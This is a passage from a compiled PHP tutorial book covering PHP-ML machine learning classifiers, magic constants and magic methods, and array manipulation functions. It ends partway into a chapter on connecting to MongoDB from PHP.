Classification using PHP-ML

Classification in Machine Learning is the problem that identifies to which set of categories does a new observation belong. Classification falls under the category of `Supervised Machine Learning`.

> Any algorithm that implements classification is known as **classifier**

The classifiers supported in PHP-ML are

- SVC (Support Vector Classification)
- k-Nearest Neighbors
- Naive Bayes

The `train` and `predict` method are same for all classifiers. The only difference would be in the underlying algorithm used.

SVC (Support Vector Classification)

Before we can start with predicting a new observation, we need to train our classifier. Consider the following code

```
// Import library
use Phpml\Classification\SVC;
use Phpml\SupportVectorMachine\Kernel;

// Data for training classifier
$samples = [[1, 3], [1, 4], [2, 4], [3, 1], [4, 1], [4, 2]];  // Training samples
$labels = ['a', 'a', 'a', 'b', 'b', 'b'];

// Initialize the classifier
```

```
$classifier = new SVC(Kernel::LINEAR, $cost = 1000);
// Train the classifier
$classifier->train($samples, $labels);
```

The code is pretty straight forward. `$cost` used above is a measure of how much we want to avoid misclassifying each training example. For a smaller value of `$cost` you might get misclassified examples. By default it is set to *1.0*

Now that we have the classifier trained we can start making some actual predictions. Consider the following codes that we have for predictions

```
$classifier->predict([3, 2]); // return 'b'
$classifier->predict([[3, 2], [1, 5]]); // return ['b', 'a']
```

The classifier in the case above can take unclassified samples and predicts there labels. `predict` method can take a single sample as well as an array of samples.

k-Nearest Neighbors

The classfier for this algorithm takes in two parameters and can be initialized like

```
$classifier = new KNearestNeighbors($neighbor_num=4);
$classifier = new KNearestNeighbors($neighbor_num=3, new Minkowski($lambda=4));
```

`$neighbor_num` is the number of nearest neighbours to scan in knn algorithm while the second parameter is distance metric which by default in first case would be `Euclidean`. More on Minkowski can be found here.

Following is a short example on how to use this classifier

```
// Training data
$samples = [[1, 3], [1, 4], [2, 4], [3, 1], [4, 1], [4, 2]];
$labels = ['a', 'a', 'a', 'b', 'b', 'b'];

// Initialize classifier
$classifier = new KNearestNeighbors();
// Train classifier
$classifier->train($samples, $labels);

// Make predictions
$classifier->predict([3, 2]); // return 'b'
$classifier->predict([[3, 2], [1, 5]]); // return ['b', 'a']
```

NaiveBayes Classifier

`NaiveBayes Classifier` is based on `Bayes' theorem` and does not need any parameters in constructor.

The following code demonstrates a simple prediction implementation

```
// Training data
$samples = [[5, 1, 1], [1, 5, 1], [1, 1, 5]];
$labels = ['a', 'b', 'c'];

// Initialize classifier
$classifier = new NaiveBayes();
// Train classifier
$classifier->train($samples, $labels);

// Make predictions
$classifier->predict([3, 1, 1]); // return 'a'
$classifier->predict([[3, 1, 1], [1, 4, 1]); // return ['a', 'b']
```

Practical case

Till now we only used arrays of integer in all our case but that is not the case in real life. Therefore let me try to describe a practical situation on how to use classifiers.

> Suppose you have an application that stores characteristics of flowers in nature. For the sake of simplicity we can consider the color and length of petals. So there two characteristics would be used to train our data. `color` is the simpler one where you can assign an int value to each of them and for length, you can have a range like `(0 mm,10 mm)=1` , `(10 mm,20 mm)=2`. With the initial data train your classifier. Now one of your user needs identify the kind of flower that grows in his backyard. What he does is select the `color` of the flower and adds the length of the petals. You classifier running can detect the type of flower ("Labels in example above")

Regression

In classification using `PHP-ML` we assigned labels to new observation. Regression is almost the same with difference being that the output value is not a class label but a continuous value. It is widely used for predictions and forecasting. PHP-ML supports the following regression algorithms

- Support Vector Regression
- LeastSquares Linear Regression

Regression has the same `train` and `predict` methods as used in classification.

Support Vector Regression

This is the regression version for SVM(Support Vector Machine).The first step like in classification is to train our model.

```
// Import library
use Phpml\Regression\SVR;
use Phpml\SupportVectorMachine\Kernel;
```

```
// Training data
$samples = [[60], [61], [62], [63], [65]];
$targets = [3.1, 3.6, 3.8, 4, 4.1];

// Initialize regression engine
$regression = new SVR(Kernel::LINEAR);
// Train regression engine
$regression->train($samples, $targets);
```

In regression `$targets` are not class labels as opposed to classification. This is one of the differentiating factor for the two. After training our model with the data we can start with the actual predictions

```
$regression->predict([64])  // return 4.03
```

Note that the predictions return a value outside the target.

LeastSquares Linear Regression

This algorithm uses `least squares method` to approximate solution. The following demonstrates a simple code of training and predicting

```
// Training data
$samples = [[60], [61], [62], [63], [65]];
$targets = [3.1, 3.6, 3.8, 4, 4.1];

// Initialize regression engine
$regression = new LeastSquares();
// Train engine
$regression->train($samples, $targets);
// Predict using trained engine
$regression->predict([64]); // return 4.06
```

PHP-ML also provides with the option of `Multiple Linear Regression`. A sample code for the same can be as follows

```
$samples = [[73676, 1996], [77006, 1998], [10565, 2000], [146088, 1995], [15000, 2001],
[65940, 2000], [9300, 2000], [93739, 1996], [153260, 1994], [17764, 2002], [57000, 1998],
[15000, 2000]];
$targets = [2000, 2750, 15500, 960, 4400, 8800, 7100, 2550, 1025, 5900, 4600, 4400];

$regression = new LeastSquares();
$regression->train($samples, $targets);
$regression->predict([60000, 1996]) // return 4094.82
```

`Multiple Linear Regression` is particularly useful when multiple factors or traits identify the outcome.

Practical case

Now let us take an application of regression in real life scenario.

Suppose you run a very popular website, but the traffic keeps on changing. You want a solution that would predict the number of servers you need to deploy at any given instance of time. Lets assume for the sake that your hosting provider gives you an api to spawn out servers and each server takes 15 minutes to boot. Based on previous data of traffic, and regression you can predict the traffic that would hit your application at any instance of time. Using that knowledge you can start a server 15 minutes before the surge thereby preventing your application from going offline.

Clustering

Clustering is about grouping similar objects together. It is widely used for pattern recognition. `Clustering` comes under `unsupervised machine learning`, therefore there is no training needed. PHP-ML has support for the following clustering algorithms

- k-Means
- dbscan

k-Means

k-Means separates the data into `n` groups of equal variance. This means that we need to pass in a number `n` which would be the number of clusters we need in our solution. The following code will help bring more clarity

```
// Our data set
$samples = [[1, 1], [8, 7], [1, 2], [7, 8], [2, 1], [8, 9]];

// Initialize clustering with parameter `n`
$kmeans = new KMeans(3);
$kmeans->cluster($samples); // return [0=>[[7, 8]], 1=>[[8, 7]], 2=>[[1,1]]]
```

Note that the output contains 3 arrays because because that was the value of `n` in `KMeans` constructor. There can also be an optional second parameter in the constructor which would be the `initialization method`. For example consider

```
$kmeans = new KMeans(4, KMeans::INIT_RANDOM);
```

`INIT_RANDOM` places a completely random centroid while trying to determine the clusters. But just to avoid the centroid being too far away from the data, it is bound by the space boundaries of data.

The default constructor `initialization method` is kmeans++ which selects centroid in a smart way to speed up the process.

DBSCAN

As opposed to `KMeans`, `DBSCAN` is a density based clustering algorithm which means that we would not be passing `n` which would determine the number of clusters we want in our result. On the other

hand this requires two parameters to work

1. **$minSamples :** The minimum number of objects that should be present in a cluster
2. **$epsilon :** Which is the maximum distance between two samples for them to be considered as in the same cluster.

A quick sample for the same is as follows

```
// Our sample data set
$samples = [[1, 1], [8, 7], [1, 2], [7, 8], [2, 1], [8, 9]];


$dbscan = new DBSCAN($epsilon = 2, $minSamples = 3);
$dbscan->cluster($samples); // return [0=>[[1, 1]], 1=>[[8, 7]]]
```

The code is pretty much self explanatory. One major difference is that there is no way of knowing the number of elements in output array as opposed to KMeans.

Practical Case

Let us now have a look on using clustering in real life scenario

> Clustering is widely used in `pattern recognition` and `data mining`. Consider that you have a content publishing application. Now in order to retain your users they should look at content that they love. Let us assume for the sake of simplicity that if they are on a specific webpage for more that a minute and they scoll to bottom then they love that content. Now each of your content will be having a unique identifier with it and so will the user. Make cluster based on that and you will get to know which segment of users have a similar content taste. This in turn could be used in recommendation system where you can assume that if some users of same cluster love the article then so will others and that can be shown as recommendations on your application.

Read Machine learning online: https://riptutorial.com/php/topic/5453/machine-learning

Chapter 51: Magic Constants

Remarks

Magic constants are distinguished by their `__CONSTANTNAME__` form.

There are currently eight magical constants that change depending on where they are used. For example, the value of `__LINE__` depends on the line that it's used on in your script.

These special constants are case-insensitive and are as follows:

Name	Description
`__LINE__`	The current line number of the file.
`__FILE__`	The full path and filename of the file with symlinks resolved. If used inside an include, the name of the included file is returned.
`__DIR__`	The directory of the file. If used inside an include, the directory of the included file is returned. This is equivalent to `dirname(__FILE__)`. This directory name does not have a trailing slash unless it is the root directory.
`__FUNCTION__`	The current function name
`__CLASS__`	The class name. The class name includes the namespace it was declared in (e.g. `Foo\Bar`). When used in a trait method, `__CLASS__` is the name of the class the trait is used in.
`__TRAIT__`	The trait name. The trait name includes the namespace it was declared in (e.g. `Foo\Bar`).
`__METHOD__`	The class method name.
`__NAMESPACE__`	The name of the current namespace.

Most common use case for these constants is debugging and logging

Examples

Difference between __FUNCTION__ and __METHOD__

`__FUNCTION__` returns only the name of the function whereas `__METHOD__` returns the name of the class along with the name of the function:

```
<?php
```

```
class trick
{
    public function doit()
    {
        echo __FUNCTION__;
    }

    public function doitagain()
    {
        echo __METHOD__;
    }
}


$obj = new trick();
$obj->doit(); // Outputs: doit
$obj->doitagain();  // Outputs: trick::doitagain
```

Difference between __CLASS__, get_class() and get_called_class()

__CLASS__ magic constant returns the same result as get_class() function called without parameters and they both return the name of the class where it was defined (i.e. where you wrote the function call/constant name).

In contrast, get_class($this) and get_called_class() functions call, will both return the name of the actual class which was instantiated:

```
<?php

class Definition_Class {

  public function say(){
     echo '__CLASS__ value: ' . __CLASS__ . "\n";
     echo 'get_called_class() value: ' . get_called_class() . "\n";
     echo 'get_class($this) value: ' . get_class($this) . "\n";
     echo 'get_class() value: ' . get_class() . "\n";
  }

}

class Actual_Class extends Definition_Class {}

$c = new Actual_Class();
$c->say();
// Output:
// __CLASS__ value: Definition_Class
// get_called_class() value: Actual_Class
// get_class($this) value: Actual_Class
// get_class() value: Definition_Class
```

File & Directory Constants

Current file

You can get the name of the current PHP file (with the absolute path) using the __FILE__ magic

constant. This is most often used as a logging/debugging technique.

```
echo "We are in the file:" , __FILE__ , "\n";
```

Current directory

To get the absolute path to the directory where the current file is located use the `__DIR__` magic constant.

```
echo "Our script is located in the:" , __DIR__ , "\n";
```

To get the absolute path to the directory where the current file is located, use `dirname(__FILE__)`.

```
echo "Our script is located in the:" , dirname(__FILE__) , "\n";
```

Getting current directory is often used by PHP frameworks to set a base directory:

```
// index.php of the framework

define(BASEDIR, __DIR__); // using magic constant to define normal constant
```

```
// somefile.php looks for views:

$view = 'page';
$viewFile = BASEDIR . '/views/' . $view;
```

Separators

Windows system perfectly understands the `/` in paths so the `DIRECTORY_SEPARATOR` is used mainly when parsing paths.

Besides magic constants PHP also adds some fixed constants for working with paths:

- `DIRECTORY_SEPARATOR` constant for separating directories in a path. Takes value `/` on *nix, and `\` on Windows. The example with views can be rewritten with:

```
$view = 'page';
$viewFile = BASEDIR . DIRECTORY_SEPARATOR .'views' . DIRECTORY_SEPARATOR . $view;
```

- Rarely used `PATH_SEPARATOR` constant for separating paths in the `$PATH` environment variable. It is `;` on Windows, `:` otherwise

Read Magic Constants online: https://riptutorial.com/php/topic/1428/magic-constants

Chapter 52: Magic Methods

Examples

__get(), __set(), __isset() and __unset()

Whenever you attempt to retrieve a certain field from a class like so:

```
$animal = new Animal();
$height = $animal->height;
```

PHP invokes the magic method `__get($name)`, with `$name` equal to `"height"` in this case. Writing to a class field like so:

```
$animal->height = 10;
```

Will invoke the magic method `__set($name, $value)`, with `$name` equal to `"height"` and `$value` equal to `10`.

PHP also has two built-in functions `isset()`, which check if a variable exists, and `unset()`, which destroys a variable. Checking whether a objects field is set like so:

```
isset($animal->height);
```

Will invoke the `__isset($name)` function on that object. Destroying a variable like so:

```
unset($animal->height);
```

Will invoke the `__unset($name)` function on that object.

Normally, when you don't define these methods on your class, PHP just retrieves the field as it is stored in your class. However, you can override these methods to create classes that can hold data like an array, but are usable like an object:

```
class Example {
    private $data = [];

    public function __set($name, $value) {
        $this->data[$name] = $value;
    }

    public function __get($name) {
        if (!array_key_exists($name, $this->data)) {
            return null;
        }

        return $this->data[$name];
    }
```

```
    public function __isset($name) {
        return isset($this->data[$name]);
    }

    public function __unset($name) {
        unset($this->data[$name]);
    }
}

$example = new Example();

// Stores 'a' in the $data array with value 15
$example->a = 15;

// Retrieves array key 'a' from the $data array
echo $example->a; // prints 15

// Attempt to retrieve non-existent key from the array returns null
echo $example->b; // prints nothing

// If __isset('a') returns true, then call __unset('a')
if (isset($example->a)) {
    unset($example->a));
}
```

empty() function and magic methods

Note that calling `empty()` on a class attribute will invoke `__isset()` because as the PHP manual states:

> empty() is essentially the concise equivalent to **!isset($var) || $var == false**

__construct() and __destruct()

`__construct()` is the most common magic method in PHP, because it is used to set up a class when it is initialized. The opposite of the `__construct()` method is the `__destruct()` method. This method is called when there are no more references to an object that you created or when you force its deletion. PHP's garbage collection will clean up the object by first calling its destructor and then removing it from memory.

```
class Shape {
    public function __construct() {
        echo "Shape created!\n";
    }
}

class Rectangle extends Shape {
    public $width;
    public $height;

    public function __construct($width, $height) {
        parent::__construct();

        $this->width = $width;
        $this->height = $height;
```

```
        echo "Created {$this->width}x{$this->height} Rectangle\n";
    }

    public function __destruct() {
        echo "Destroying {$this->width}x{$this->height} Rectangle\n";
    }
}

function createRectangle() {
    // Instantiating an object will call the constructor with the specified arguments
    $rectangle = new Rectangle(20, 50);

    // 'Shape Created' will be printed
    // 'Created 20x50 Rectangle' will be printed
}

createRectangle();
// 'Destroying 20x50 Rectangle' will be printed, because
// the `$rectangle` object was local to the createRectangle function, so
// When the function scope is exited, the object is destroyed and its
// destructor is called.

// The destructor of an object is also called when unset is used:
unset(new Rectangle(20, 50));
```

__toString()

Whenever an object is treated as a string, the `__toString()` method is called. This method should return a string representation of the class.

```
class User {
    public $first_name;
    public $last_name;
    public $age;

    public function __toString() {
        return "{$this->first_name} {$this->last_name} ($this->age)";
    }
}

$user = new User();
$user->first_name = "Chuck";
$user->last_name = "Norris";
$user->age = 76;

// Anytime the $user object is used in a string context, __toString() is called

echo $user; // prints 'Chuck Norris (76)'

// String value becomes: 'Selected user: Chuck Norris (76)'
$selected_user_string = sprintf("Selected user: %s", $user);

// Casting to string also calls __toString()
$user_as_string = (string) $user;
```

__invoke()

This magic method is called when user tries to invoke object as a function. Possible use cases may include some approaches like functional programming or some callbacks.

```
class Invokable
{
    /**
     * This method will be called if object will be executed like a function:
     *
     * $invokable();
     *
     * Args will be passed as in regular method call.
     */
    public function __invoke($arg, $arg, ...)
    {
        print_r(func_get_args());
    }
}

// Example:
$invokable = new Invokable();
$invokable([1, 2, 3]);

// optputs:
Array
(
    [0] => 1
    [1] => 2
    [2] => 3
)
```

__call() and __callStatic()

`__call()` and `__callStatic()` are called when somebody is calling nonexistent object method in object or static context.

```
class Foo
{
    /**
     * This method will be called when somebody will try to invoke a method in object
     * context, which does not exist, like:
     *
     * $foo->method($arg, $arg1);
     *
     * First argument will contain the method name(in example above it will be "method"),
     * and the second will contain the values of $arg and $arg1 as an array.
     */
    public function __call($method, $arguments)
    {
        // do something with that information here, like overloading
        // or something generic.
        // For sake of example let's say we're making a generic class,
        // that holds some data and allows user to get/set/has via
        // getter/setter methods. Also let's assume that there is some
        // CaseHelper which helps to convert camelCase into snake_case.
        // Also this method is simplified, so it does not check if there
        // is a valid name or
        $snakeName = CaseHelper::camelToSnake($method);
        // Get get/set/has prefix
```

```
        $subMethod = substr($snakeName, 0, 3);

        // Drop method name.
        $propertyName = substr($snakeName, 4);

        switch ($subMethod) {
            case "get":
                return $this->data[$propertyName];
            case "set":
                $this->data[$propertyName] = $arguments[0];
                break;
            case "has":
                return isset($this->data[$propertyName]);
            default:
                throw new BadMethodCallException("Undefined method $method");
        }
    }

    /**
     * __callStatic will be called from static content, that is, when calling a nonexistent
     * static method:
     *
     * Foo::buildSomethingCool($arg);
     *
     * First argument will contain the method name(in example above it will be
"buildSomethingCool"),
     * and the second will contain the value $arg in an array.
     *
     * Note that signature of this method is different(requires static keyword). This method
was not
     * available prior PHP 5.3
     */
    public static function __callStatic($method, $arguments)
    {
        // This method can be used when you need something like generic factory
        // or something else(to be honest use case for this is not so clear to me).
        print_r(func_get_args());
    }
}
```

Example:

```
$instance = new Foo();

$instance->setSomeState("foo");
var_dump($instance->hasSomeState());      // bool(true)
var_dump($instance->getSomeState());      // string "foo"

Foo::exampleStaticCall("test");
// outputs:
Array
(
    [0] => exampleCallStatic
    [1] => test
)
```

__sleep() and __wakeup()

`__sleep` and `__wakeup` are methods that are related to the serialization process. `serialize` function checks if a class has a `__sleep` method. If so, it will be executed before any serialization. `__sleep` is supposed to return an array of the names of all variables of an object that should be serialized.

`__wakeup` in turn will be executed by `unserialize` if it is present in class. It's intention is to re-establish resources and other things that are needed to be initialized upon unserialization.

```
class Sleepy {
    public $tableName;
    public $tableFields;
    public $dbConnection;

    /**
     * This magic method will be invoked by serialize function.
     * Note that $dbConnection is excluded.
     */
    public function __sleep()
    {
        // Only $this->tableName and $this->tableFields will be serialized.
        return ['tableName', 'tableFields'];
    }

    /**
     * This magic method will be called by unserialize function.
     *
     * For sake of example, lets assume that $this->c, which was not serialized,
     * is some kind of a database connection. So on wake up it will get reconnected.
     */
    public function __wakeup()
    {
        // Connect to some default database and store handler/wrapper returned into
        // $this->dbConnection
        $this->dbConnection = DB::connect();
    }
}
```

__debugInfo()

This method is called by `var_dump()` when dumping an object to get the properties that should be shown. If the method isn't defined on an object, then all public, protected and private properties will be shown. — PHP Manual

```
class DeepThought {
    public function __debugInfo() {
        return [42];
    }
}
```

5.6

```
var_dump(new DeepThought());
```

The above example will output:

```
class DeepThought#1 (0) {
}
```

5.6

```
var_dump(new DeepThought());
```

The above example will output:

```
class DeepThought#1 (1) {
  public ${0} =>
  int(42)
}
```

__clone()

`__clone` is invoked by use of the `clone` keyword. It is used to manipulate object state upon cloning, after the object has been actually cloned.

```php
class CloneableUser
{
    public $name;
    public $lastName;

    /**
     * This method will be invoked by a clone operator and will prepend "Copy " to the
     * name and lastName properties.
     */
    public function __clone()
    {
        $this->name = "Copy " . $this->name;
        $this->lastName = "Copy " . $this->lastName;
    }
}
```

Example:

```php
$user1 = new CloneableUser();
$user1->name = "John";
$user1->lastName = "Doe";

$user2 = clone $user1; // triggers the __clone magic method

echo $user2->name;     // Copy John
echo $user2->lastName; // Copy Doe
```

Read Magic Methods online: https://riptutorial.com/php/topic/1127/magic-methods

Chapter 53: Manipulating an Array

Examples

Removing elements from an array

To remove an element inside an array, e.g. the element with the index 1.

```
$fruit = array("bananas", "apples", "peaches");
unset($fruit[1]);
```

This will remove the apples from the list, but notice that `unset` does not change the indexes of the remaining elements. So `$fruit` now contains the indexes `0` and `2`.

For associative array you can remove like this:

```
$fruit = array('banana', 'one'=>'apple', 'peaches');

print_r($fruit);
/*
    Array
    (
        [0] => banana
        [one] => apple
        [1] => peaches
    )
*/

unset($fruit['one']);
```

Now $fruit is

```
print_r($fruit);

/*
Array
(
    [0] => banana
    [1] => peaches
)
*/
```

Note that

```
unset($fruit);
```

unsets the variable and thus removes the whole array, meaning none of its elements are accessible anymore.

Removing terminal elements

array_shift() - Shift an element off the beginning of array.

Example:

```
$fruit = array("bananas", "apples", "peaches");
array_shift($fruit);
print_r($fruit);
```

Output:

```
 Array
(
    [0] => apples
    [1] => peaches
)
```

array_pop() - Pop the element off the end of array.

Example:

```
$fruit = array("bananas", "apples", "peaches");
array_pop($fruit);
print_r($fruit);
```

Output:

```
 Array
(
    [0] => bananas
    [1] => apples
)
```

Filtering an array

In order to filter out values from an array and obtain a new array containing all the values that satisfy the filter condition, you can use the `array_filter` function.

Filtering non-empty values

The simplest case of filtering is to remove all "empty" values:

```
$my_array = [1,0,2,null,3,'',4,[],5,6,7,8];
$non_empties = array_filter($my_array); // $non_empties will contain [1,2,3,4,5,6,7,8];
```

Filtering by callback

This time we define our own filtering rule. Suppose we want to get only even numbers:

```
$my_array = [1,2,3,4,5,6,7,8];

$even_numbers = array_filter($my_array, function($number) {
    return $number % 2 === 0;
});
```

The `array_filter` function receives the array to be filtered as its first argument, and a callback defining the filter predicate as its second.

5.6

Filtering by index

A third parameter can be provided to the `array_filter` function, which allows to tweak which values are passed to the callback. This parameter can be set to either `ARRAY_FILTER_USE_KEY` or `ARRAY_FILTER_USE_BOTH`, which will result in the callback receiving the key instead of the value for each element in the array, or both value and key as its arguments. For example, if you want to deal with indexes istead of values:

```
$numbers = [16,3,5,8,1,4,6];

$even_indexed_numbers = array_filter($numbers, function($index) {
    return $index % 2 === 0;
}, ARRAY_FILTER_USE_KEY);
```

Indexes in filtered array

Note that `array_filter` preserves the original array keys. A common mistake would be to try an use `for` loop over the filtered array:

```
<?php

$my_array = [1,0,2,null,3,'',4,[],5,6,7,8];
$filtered = array_filter($my_array);

error_reporting(E_ALL); // show all errors and notices

// innocently looking "for" loop
for ($i = 0; $i < count($filtered); $i++) {
   print $filtered[$i];
}

/*
Output:
```

```
1
Notice: Undefined offset: 1
2
Notice: Undefined offset: 3
3
Notice: Undefined offset: 5
4
Notice: Undefined offset: 7
*/
```

This happens because the values which were on positions 1 (there was `0`), 3 (`null`), 5 (empty string `''`) and 7 (empty array `[]`) were removed along with their corresponding index keys.

If you need to loop through the result of a filter on an indexed array, you should first call `array_values` on the result of `array_filter` in order to create a new array with the correct indexes:

```
$my_array = [1,0,2,null,3,'',4,[],5,6,7,8];
$filtered = array_filter($my_array);
$iterable = array_values($filtered);

error_reporting(E_ALL); // show all errors and notices

for ($i = 0; $i < count($iterable); $i++) {
    print $iterable[$i];
}

// No warnings!
```

Adding element to start of array

Sometimes you want to add an element to the beginning of an array **without modifying any of the current elements (*order*) within the array**. Whenever this is the case, you can use `array_unshift()`.

> **`array_unshift()`** prepends passed elements to the front of the array. Note that the list of elements is prepended as a whole, so that the prepended elements stay in the same order. All numerical array keys will be modified to start counting from zero while literal keys won't be touched.

Taken from the [PHP documentation](#) for `array_unshift()`.

If you'd like to achieve this, all you need to do is the following:

```
$myArray = array(1, 2, 3);

array_unshift($myArray, 4);
```

This will now add `4` as the first element in your array. You can verify this by:

```
print_r($myArray);
```

This returns an array in the following order: `4, 1, 2, 3`.

Since *array_unshift* forces the array to reset the key-value pairs as the new element let the following entries have the keys *n+1* it is smarter to create a new array and append the existing array to the newly created array.

Example:

```
$myArray = array('apples', 'bananas', 'pears');
$myElement = array('oranges');
$joinedArray = $myElement;

foreach ($myArray as $i) {
  $joinedArray[] = $i;
}
```

Output ($joinedArray):

```
Array ( [0] => oranges [1] => apples [2] => bananas [3] => pears )
```

Eaxmple/Demo

Whitelist only some array keys

When you want to allow only certain keys in your arrays, especially when the array comes from request parameters, you can use `array_intersect_key` together with `array_flip`.

```
$parameters = ['foo' => 'bar', 'bar' => 'baz', 'boo' => 'bam'];
$allowedKeys = ['foo', 'bar'];
$filteredParameters = array_intersect_key($parameters, array_flip($allowedKeys));

// $filteredParameters contains ['foo' => 'bar', 'bar' => 'baz]
```

If the `parameters` variable doesn't contain any allowed key, then the `filteredParameters` variable will consist of an empty array.

Since PHP 5.6 you can use `array_filter` for this task too, passing the `ARRAY_FILTER_USE_KEY` flag as the third parameter:

```
$parameters  = ['foo' => 1, 'hello' => 'world'];
$allowedKeys = ['foo', 'bar'];
$filteredParameters = array_filter(
    $parameters,
    function ($key) use ($allowedKeys) {
        return in_array($key, $allowedKeys);
    },
    ARRAY_FILTER_USE_KEY
);
```

Using `array_filter` gives the additional flexibility of performing an arbitrary test against the key, e.g. `$allowedKeys` could contain regex patterns instead of plain strings. It also more explicitly states the intention of the code than `array_intersect_key()` combined with `array_flip()`.

Sorting an Array

There are several sort functions for arrays in php:

sort()

Sort an array in ascending order by value.

```
$fruits = ['Zitrone', 'Orange', 'Banane', 'Apfel'];
sort($fruits);
print_r($fruits);
```

results in

```
Array
(
    [0] => Apfel
    [1] => Banane
    [2] => Orange
    [3] => Zitrone
)
```

rsort()

Sort an array in descending order by value.

```
$fruits = ['Zitrone', 'Orange', 'Banane', 'Apfel'];
rsort($fruits);
print_r($fruits);
```

results in

```
Array
(
    [0] => Zitrone
    [1] => Orange
    [2] => Banane
    [3] => Apfel
)
```

asort()

Sort an array in ascending order by value and preserve the indecies.

```
$fruits = [1 => 'lemon', 2 => 'orange',  3 => 'banana', 4 => 'apple'];
asort($fruits);
print_r($fruits);
```

results in

```
Array
(
    [4] => apple
    [3] => banana
    [1] => lemon
    [2] => orange
)
```

arsort()

Sort an array in descending order by value and preserve the indecies.

```
$fruits = [1 => 'lemon', 2 => 'orange',  3 => 'banana', 4 => 'apple'];
arsort($fruits);
print_r($fruits);
```

results in

```
Array
(
    [2] => orange
    [1] => lemon
    [3] => banana
    [4] => apple
)
```

ksort()

Sort an array in ascending order by key

```
$fruits = ['d'=>'lemon', 'a'=>'orange', 'b'=>'banana', 'c'=>'apple'];
ksort($fruits);
print_r($fruits);
```

results in

```
Array
(
    [a] => orange
    [b] => banana
    [c] => apple
    [d] => lemon
)
```

krsort()

Sort an array in descending order by key.

```
$fruits = ['d'=>'lemon', 'a'=>'orange', 'b'=>'banana', 'c'=>'apple'];
krsort($fruits);
print_r($fruits);
```

results in

```
Array
(
    [d] => lemon
    [c] => apple
    [b] => banana
    [a] => orange
)
```

natsort()

Sort an array in a way a human being would do (natural order).

```
$files = ['File8.stack', 'file77.stack', 'file7.stack', 'file13.stack', 'File2.stack'];
natsort($files);
print_r($files);
```

results in

```
Array
(
    [4] => File2.stack
    [0] => File8.stack
    [2] => file7.stack
    [3] => file13.stack
    [1] => file77.stack
)
```

natcasesort()

Sort an array in a way a human being would do (natural order), but case intensive

```
$files = ['File8.stack', 'file77.stack', 'file7.stack', 'file13.stack', 'File2.stack'];
natcasesort($files);
print_r($files);
```

results in

```
Array
(
    [4] => File2.stack
    [2] => file7.stack
```

```
    [0] => File8.stack
    [3] => file13.stack
    [1] => file77.stack
)
```

---

shuffle()

Shuffles an array (sorted randomly).

```
$array = ['aa', 'bb', 'cc'];
shuffle($array);
print_r($array);
```

As written in the description it is random so here only one example in what it can result

```
Array
(
    [0] => cc
    [1] => bb
    [2] => aa
)
```

---

usort()

Sort an array with a user defined comparison function.

```
function compare($a, $b)
{
    if ($a == $b) {
        return 0;
    }
    return ($a < $b) ? -1 : 1;
}

$array = [3, 2, 5, 6, 1];
usort($array, 'compare');
print_r($array);
```

results in

```
Array
(
    [0] => 1
    [1] => 2
    [2] => 3
    [3] => 5
    [4] => 6
)
```

---

uasort()

Sort an array with a user defined comparison function and preserve the keys.

```
function compare($a, $b)
{
    if ($a == $b) {
        return 0;
    }
    return ($a < $b) ? -1 : 1;
}

$array = ['a' => 1, 'b' => -3, 'c' => 5, 'd' => 3, 'e' => -5];
uasort($array, 'compare');
print_r($array);
```

results in

```
Array
(
    [e] => -5
    [b] => -3
    [a] => 1
    [d] => 3
    [c] => 5
)
```

uksort()

Sort an array by keys with a user defined comparison function.

```
function compare($a, $b)
{
    if ($a == $b) {
        return 0;
    }
    return ($a < $b) ? -1 : 1;
}

$array = ['ee' => 1, 'g' => -3, '4' => 5, 'k' => 3, 'oo' => -5];

uksort($array, 'compare');
print_r($array);
```

results in

```
Array
(
    [ee] => 1
    [g] => -3
    [k] => 3
    [oo] => -5
```

```
    [4] => 5
)
```

Exchange values with keys

`array_flip` function will exchange all keys with its elements.

```
$colors = array(
    'one' => 'red',
    'two' => 'blue',
    'three' => 'yellow',
);

array_flip($colors); //will output

array(
    'red' => 'one',
    'blue' => 'two',
    'yellow' => 'three'
)
```

Merge two arrays into one array

```
$a1 = array("red","green");
$a2 = array("blue","yellow");
print_r(array_merge($a1,$a2));

/*
    Array ( [0] => red [1] => green [2] => blue [3] => yellow )
*/
```

Associative array:

```
$a1=array("a"=>"red","b"=>"green");
$a2=array("c"=>"blue","b"=>"yellow");
print_r(array_merge($a1,$a2));
/*
    Array ( [a] => red [b] => yellow [c] => blue )
*/
```

1. Merges the elements of one or more arrays together so that the values of one are appended to the end of the previous one. It returns the resulting array.
2. If the input arrays have the same string keys, then the later value for that key will overwrite the previous one. If, however, the arrays contain numeric keys, the later value will not overwrite the original value, but will be appended.
3. Values in the input array with numeric keys will be renumbered with incrementing keys starting from zero in the result array.

Read Manipulating an Array online: https://riptutorial.com/php/topic/6825/manipulating-an-array

Chapter 54: mongo-php

Syntax

1. find()

Examples

Everything in between MongoDB and Php

Requirements

- MongoDB server running on port usually 27017. (type `mongod` on command prompt to run mongodb server)

- Php installed as either cgi or fpm with MongoDB extension installed(MongoDB extension is not bundled with default php)

- Composer library(mongodb/mongodb).(In the project root run `php composer.phar require "mongodb/mongodb=^1.0.0"` to install the MongoDB library)

If everything is ok you are ready to move on.

> Check For Php installation

if not sure check Php installation by running `php -v` on command prompt will return something like this

```
PHP 7.0.6 (cli) (built: Apr 28 2016 14:12:14) ( ZTS ) Copyright (c) 1997-2016 The PHP Group Zend
Engine v3.0.0, Copyright (c) 1998-2016 Zend Technologies
```

> Check For MongoDB installation

Check MongoDB installation by running `mongo --version` will return `MongoDB shell version: 3.2.6`

> Check For Composer installation

Check for Composer installation by running `php composer.phar --version` will return `Composer version 1.2-dev (3d09c17b489cd29a0c0b3b11e731987e7097797d) 2016-08-30 16:12:39` `

Connecting to MongoDB from php

```
<?php

  //This path should point to Composer's autoloader from where your MongoDB library will be
loaded
  require 'vendor/autoload.php';
```

```
  // when using custom username password
   try {
         $mongo = new MongoDB\Client('mongodb://username:password@localhost:27017');
         print_r($mongo->listDatabases());
   } catch (Exception $e) {
         echo $e->getMessage();
   }


  // when using default settings
   try {
         $mongo = new MongoDB\Client('mongodb://localhost:27017');
         print_r($mongo->listDatabases());
   } catch (Exception $e) {
         echo $e->getMessage();
   }
```

The above code will connect using MongoDB composer library(`mongodb/mongodb`) included as
`vendor/autoload.php` to connect to the MongoDB server running on `port: 27017`. If everything is ok it
will connect and list an array, if exception occurs connecting to MongoDB server the message will
be printed.

___

CREATE(Inserting) into MongoDB

```
<?php

 //MongoDB uses collection rather than Tables as in case on SQL.
 //Use $mongo instance to select the database and collection
 //NOTE: if database(here demo) and collection(here beers) are not found in MongoDB both will
be created automatically by MongoDB.
  $collection = $mongo->demo->beers;

 //Using $collection we can insert one document into MongoDB
 //document is similar to row in SQL.
